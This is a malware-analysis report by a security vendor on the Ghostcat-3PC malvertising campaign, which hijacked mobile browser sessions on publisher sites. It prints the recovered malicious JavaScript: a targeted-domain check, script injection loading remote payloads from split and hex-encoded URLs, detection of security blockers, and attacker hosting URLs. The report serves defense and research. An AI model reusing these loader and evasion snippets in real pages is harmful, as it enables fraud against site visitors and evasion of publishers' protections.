GHOSTCAT-3PC:


Malware Targets Well-Known Publishers and Slips Through Their Blockers

THE MEDIA TRUST
We know digital security.

The Media Trust Digital Security & Operations (DSO) team detected and thwarted a malicious campaign that used advanced obfuscated code and delivery patterns to evade signature-based defenses often used by publishers. Named Ghostcat-3PC by the DSO, the malware powering this recent attack ran behind the scenes to slip through conventional blockers in order to hijack mobile browser sessions in the U.S. and Europe. Over the course of three months, the team discovered more than 130 outbreaks that affected hundreds of well-known publishers.

The DSO discovered the malicious ad while analyzing suspicious code from files hosted on two cloud platforms, one of which had the URL: qing.js. The malware hid in an ad served to the publishers. When the malicious ad was delivered to the browser, it lifted browser fingerprints and used them to check:

- Whether the ad was running on one of 100+ publishers it was targeting (Figure 1)
- Whether it was on an actual web page, not a sandbox environment (Figure 2)



```
function c(){var g;try{g= top.location.hostname}catch(f){};if(!g&& location.ancestorOrigins && 0< location.ancestorOrigins.length){var f=location.ancestorOri
gins[location.ancestorOrigins.length- 1];g= f};g= g&& g.indexOf("://")>  -1?g.substr(g.indexOf("://")+ 3):g;g= g&& g.indexOf("www.")>  -1?g.substr(g.indexOf(
"www.")+ 4):g;return g}function d(){var h=["giveitlove.com","definition.org","cityofedmontonnews.com","whatculture.com","pastfactory.com","thejasminebrand.co
m","chasethetrend.com","mythicspoiler.com","albanydailynews.com","trend-chaser.com","itsthevibe.com","metrolyrics.com","surviv.io","citypages.com","digg.com"
,"journalistate.com","newarena.com","zemtv.com","bigsoccer.com","codycrossanswers.net","beachraider.com","desafiomundial.com","wboc.com","eatingwell.com","ne
ws.creaders.net","girlsgogames.com","tradingblvd.com","fashionlib.net","gamedaynews.com","codycrossanswers.com","thestir.cafemom.com","butlereagle.com","hang
inghyena.com","abovetopsecret.com","jazzycash.com","webmailb.juno.com","webmailb.netzero.net","fortune.com","tracfone.com","hooch.net","prowrestlingsheet.co
m","dlisted.com","wordscapesanswers.net","brakeforit.com","bedtimez.com","latimescrosswordanswers.com","money.com","laffgaff.com","moneypop.com","worldemand.
com","dailycelebritycrossword.com","cyclingnews.com","financialadvisorheroes.com","bleacherbreaker.com","beta.ajitjalandhar.com","womenworking.com","her.wome
nworking.com","sportsplays.com","boxrec.com","upsocl.com","quizscape.com","toxicpatat.com","dailyforest.com","sandesh.com","idolator.com","maplestage.com","b
uzznet.com","recipe4living.com","tattoo-journal.com","altoonamirror.com","yourbump.com","serpadres.com","dish.allrecipes.com","uscellular.com","portal.uscell
ular.com","skytamil.net","holymanga.net","ww2.holymanga.net","woman.ru","agame.com","homehacks.co","news.homehacks.co","wenxuecity.com","collider.com","dctri
bune.org","news12.com","longisland.news12.com","newjersey.news12.com","bronx.news12.com","connecticut.news12.com","brooklyn.news12.com","westchester.news12.c
om","hudsonvalley.news12.com","whisper.sh","wis.pr","novelodge.com","hollywood.com","info7.mx","m.info7.mx","crazygames.com","m.crazygames.com","genealogybuf
f.com","dainikamadershomoy.com","caribbeanpot.com","crosswordquizanswers.com","siempremujer.com","pedigreedatabase.com","carnovels.com","onlinefanatic.com",
"webmaila.juno.com","dadpatrol.com"];var i=c();return h.indexOf(i)}if(d()!=-1){var b=document.createElement("script");b.type= "text/javascript";b.src= "ht"+
"tp"+"s://a"+"pn7"+"11-xi"+"320-ge"+"ge.s"+"3.us-ea"+"st-2.a"+"ma"+"zo"+"n"+"a"+"w"+"s.com/yange.js";var e=document.getElementsByTagName("script")[0];(self&&
top&& parent)&& (self!= top&& self!= parent)&& e.parentNode.insertBefore(b,e)}
```

Figure 1: Code sample reveals list of targeted publications




Creative gets delivered in browser
Code looking for Checks
In the list of targeted domains?
Running on a web page?
Creative runs normally
Yes
No
Malicious concatenated URL is served
Run obfuscated Javascript
decrypts and executes
Embedded Javascript

Figure 2: Phase 1 - Preliminary checks

These Boolean conditions made up the first of two sets of determining factors that would allow script to execute. To evade detection, the malicious URL (Figure 3) was split to deceive publisher blockers.



```
a.src = "\\'ht\\'+\\'tp\\'+\\'s://a\\'+\\'pn72\\'+\\'6-xi2\\'+\\'50-qi\\'+\\'ng.s3.u\\'+\\'s-ea
\\'+\\'st-2.a\\'+\\'ma\\'+\\'z\\'+\\'on\\'+\\'a\\'+\\'ws\\'+\\'.co\\'+\\'m/qi\\'+\\'ng.js\\"
```

Figure 3: Concatenated URL

The URL delivered heavily obfuscated malicious JavaScript, which, once decrypted, executed embedded code that ran the second set of conditions (Figure 4), namely whether:

- The code was served to a mobile device (iPhone and Android)
- It was delivered to a mobile-specific browser
- The device was located in one of the targeted countries
- It was running in a sandbox or test environment




Embedded Javascript
On a mobile device?
On a mobile specific browser?
Running in targeted country?
Not running in a test environment?
Code looking for Checks
Yes
Blocker script present
Concatenate redirect URL
Insert redirect URL in webpage
redirect URL is loaded
Displays PopUp leading to malicious content

Figure 4. Phase 2 – Delivery path with checks

If the checks concluded that the user fit the targeted profile, the malware would append a malicious script to the end of the page, assigning the obfuscated URL as its source, and initiate a fraudulent popup. This popup, if clicked, would lead the user to malicious content. (Figure 5).

What's most interesting about the second phase is the check for the presence of blocker scripts. (Figure 6) At this juncture, the malware wanted to find out what blockers were present. One possible reason behind this check is for the malware author to track which attacks work and which ones fail in the presence of certain blockers or other security tools. In other words, the author tests whether the script had been added to any of the providers' blocklists. It's important



Not Secure — happy.goodluckspace.con

Promotional Contest for July 26

Dear Visitor,

Congrats! You have been randomly selected for a chance to receive a $1,000

Congratulations!


Today (Friday,July 26) you have the exclusive chance to get a **$1,000 Visa Gift Card.**

You have 3 tries to choose the correct gift box.

Good Luck!

Figure 5: The fraudulent reward

to note that despite these tools' presence, the malware executed and presented the user with a fraudulent reward.




```
function bq() {
                var a = {};
                var b = [bb['geoedge'], bb['clarityad'], bb['themediatrust'], bb['confiant'], bb['pocketmath'],
bb['127.0.0.1'], bb['localhost'], bb['clarium'], bb['adlightning'], bb['preview']];
                a._ = bb['']; ;
                if (cY(bb)) {
                        dx();
                        return
                };
                a._ += bY(bY(cJ()[bb['URL']] + bb['||'], cJ()[bb['referrer']]) + bb['||'], cp()());
                if (bT(a._, bb[''])) {
                        var c = b[bb['find']](bR(a));
                        return (bT(c, undefined))
                } else {
```

Figure 6. Phase 2 – Check to verify presence of malware blockers in publisher environment

Exploiting defense security weakness

The malware achieved persistence by cloaking malicious code with additional, seemingly innocuous code. Most blockers work by detecting known malicious signatures found in an ad tag or on a publisher site. These signatures are typically static in nature and therefore must result in an exact match to the malicious code in order to be successful. Any change to the targeted code, no matter how minor, will prevent the blocker from producing a match to the specified signature.


Attackers split the malicious URL that was originally hosting the malicious script, qing.js (Figure 7). In this scenario, blockers on the lookout for "qing.js" failed to recognize the obfuscated URL and therefore allowed it to execute.



```
var hx = '67.247.45.26|tvarticles.org|UnxH126vbNfJFhJa|http://tvarticles.org/vid.php?id=1204021|15s92s97
p37h20w33y85a76p55p60n17e88x71u97s||US|EXSMTU2NDExMjcyMTY4Ng==z|395606cdc43e4fe98e1db425df86a47c|245f0c4
be806701961e2b483306923f6||tvarticles.org_4114215|12|15735801196788638_8878255094362905567';
var a = document.createElement('script');
a.type = 'text/javascript';
a.src = 'ht' + 'tp' + 's://a' + 'pn72' + '6-xi2' + '50-qi' + 'ng.s3.u' + 's-ea' + 'st-2.a' + 'ma' + 'z'
+ 'on' + 'a' + 'ws' + '.co' + 'm/qi' + 'ng.js';
var z = document.getElementsByTagName('script')[0];
(self \x26\x26 top \x26\x26 parent) \x26\x26(self != top \x26\x26 self != parent) \x26\x26 z.parentNode.
insertBefore(a, z)
```

Figure 7: How URLs were split

For good measure, the attackers also used hexadecimal encoding to avoid detection. Hexadecimal encoding adds a layer of obfuscation to the concatenated URL and the JavaScript file that delivers it (Figure 8).



```
var ty = 'US|m9ln2r.c7n7d97nl9st2d.com_f479f659eb76|m9ln2r.c7n7d97nl9st2d.com|131-7dc835fe073fc87-6
89|VKml107dIEtiOadK|172.58.184.210|ibEMTU2Njg2NzY4MDYzNw==p|||http://m9ln2r.c7n7d97nl9st2d.com/|69|
8830673540a4a6b5a0dc87db30204560|05b34i48d97s46o34p24t|f64e14bf50a2456cb8aab65e82b5df47';
var a = b();
if (!a) {
  var c = document.createElement('\x73\x63\x72\x69\x70\x74');
  c.type = "\x74\x65\x78\x74\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74";
  c.src = '\x68\x74' + '\x74\x70\x73' + '\x3A\x2F\x2F\x73\x74' + '\x6F\x72\x61' + '\x67\x65\x2E\x67
\x6F\x6F' + '\x67\x6C\x65\x61' + '\x70\x69\x73\x2E\x63\x6F' + '\x6D\x2F\x75\x73\x2D\x6D\x65' + '\x6
9\x38\x32\x36' + '\x2D\x71\x77\x65\x2F\x71' + '\x77\x65\x2E\x6A\x73';
  document.body.appendChild(c)
};
function b() {
  var d = document['\x67\x65\x74' + '\x45\x6C\x65\x6D' + '\x65\x6E\x74' + '\x42\x79\x49' + '\x64'](
'\x70' + '\x78' + '\x32');
  var g = document['\x67\x65\x74\x45\x6C\x65' + '\x6D\x65\x6E\x74\x73' + '\x42\x79\x54\x61' + '\x67
\x4E\x61\x6D' + '\x65']('\x62\x6F' + '\x64\x79');
  if (g != null && g != undefined && g[0] != undefined) {
    var e = g[0]['\x67\x65' + '\x74\x41\x74\x74\x72' + '\x69\x62' + '\x75\x74\x65']('\x62\x67' +
'\x63\x6F\x6C' + '\x6F\x72');
    var f = g[0]['\x73\x74\x79' + '\x6C\x65']['\x63\x73' + '\x73\x54\x65' + '\x78\x74']
  };
  return (d != null || !('\x6F\x6E\x74' + '\x6F\x75\x63' + '\x68\x73\x74' + '\x61\x72\x74' in windo
w) || (e == '\x23\x66\x66\x66' + '\x66\x66\x66') || (f == '\x6D\x61\x72' + '\x67\x69' + '\x6E\x3A\x
20' + '\x30\x70\x78' + '\x3B')) ? 1 : 0
```

Figure 8: How hexadecimal encoding was combined with URL concatenation

These changes to the URL, combined with the large number of subdomains in use, made the attacks hard to detect and, even once discovered, hard to follow. Obfuscation blurred any links between the subdomains and the ads, making these links impossible to find except by experts familiar with tracking evolving threat patterns.


A Massive Attack

The malicious attack was out of the ordinary not only in sophistication but also in scale. The DSO stopped more than 130 unique outbreaks over just three months. In that period, the malware script morphed into four different versions, each one concatenating URLs to hide from blockers. This method of foiling blockers enabled attackers to repeatedly infiltrate the supply chain—unimpeded—and infect hundreds of publisher websites and their millions of users.

Cybercrime Group Tracked Their Progress

The DSO noted the malvertiser’s use of a host and file naming convention. The pattern emerged once the number of split URLs hosting the malicious script and the number of infected ad campaigns appeared to have reached a critical mass. The convention seemed to associate the script with and track each campaign. To track the script’s progress, file names and hosts varied with each campaign, and included the JavaScript file name and the image width.

For example:



```
apn805-xi320-ba.s3.us-east-2.amazonaws.com/ba.js
apn802-xi300-si.s3.us-east-2.amazonaws.com/si.js
apn720-xi320-huang.s3.us-east-2.amazonaws.com/huang.js
apn801-eu300-zi.s3.eu-west-3.amazonaws.com/zi.js
apn716-xi320-cheng.s3.us-east-2.amazonaws.com/cheng.js
apn714-dong320-shui.s3.us-east-2.amazonaws.com/shui.js
apn710-xi320-sanling.s3.us-east-2.amazonaws.com/sanling.js
apn802-do320-ji.s3.us-east-2.amazonaws.com/ji.js
apn731-do250-tu.s3.us-east-2.amazonaws.com/tu.js
apn726-do250-hu.s3.us-east-2.amazonaws.com/hu.js
apn718-dong320-ya.s3.us-east-2.amazonaws.com/ya.js
apn718-xi320-chi.s3.us-east-2.amazonaws.com/chi.js
```

Note the strict naming convention for JavaScript file names, which includes the use of Chinese words for:

- Numbers (“ba” means 8 and “si” means 4)
- Elements (“shui” means water)
- Basic colors (“huang” means yellow, “zi” means purple, “qing” means green, “cheng” means orange)
- Animals (“niu” means cow)
- Vehicles (“che” means car, “sanling” means Mitsubishi)

The URL naming convention suggests the involvement of a group of hackers who continually morph their code and URLs to track their progress while evading blockers.

The DSO continues to track the attack, knowing more incidents involving other iterations of the malicious code is likely still out in the wild, attacking poorly protected websites and infecting their users.

Protecting the digital ecosystem from this threat

The DSO immediately contacted and worked with clients on:

- Reviewing their logs for the presence of the malicious domains
- Contacting their upstream digital partners, who could identify and remove the buyer from the digital supply chain
- Switching to a smart blocker that could recognize new and emerging malicious domains

Today’s new and emerging threats are designed to fool signature-based security tools by combining a number of advanced techniques in obfuscation and morphing. In such a challenging environment, the best defense is one that involves collaboration with the entire digital supply chain on identifying and rooting out malicious actors. A single security solution will be no match against the thieves and fraudsters who continue to sharpen their saws. Nor will it fulfill the data security requirements of a rising number of data privacy laws like the upcoming California Consumer Privacy Act. More important, consumers more willing and enable than ever before to vote with their feet—and file lawsuits—won’t entrust their business with companies that can’t be trusted with their data.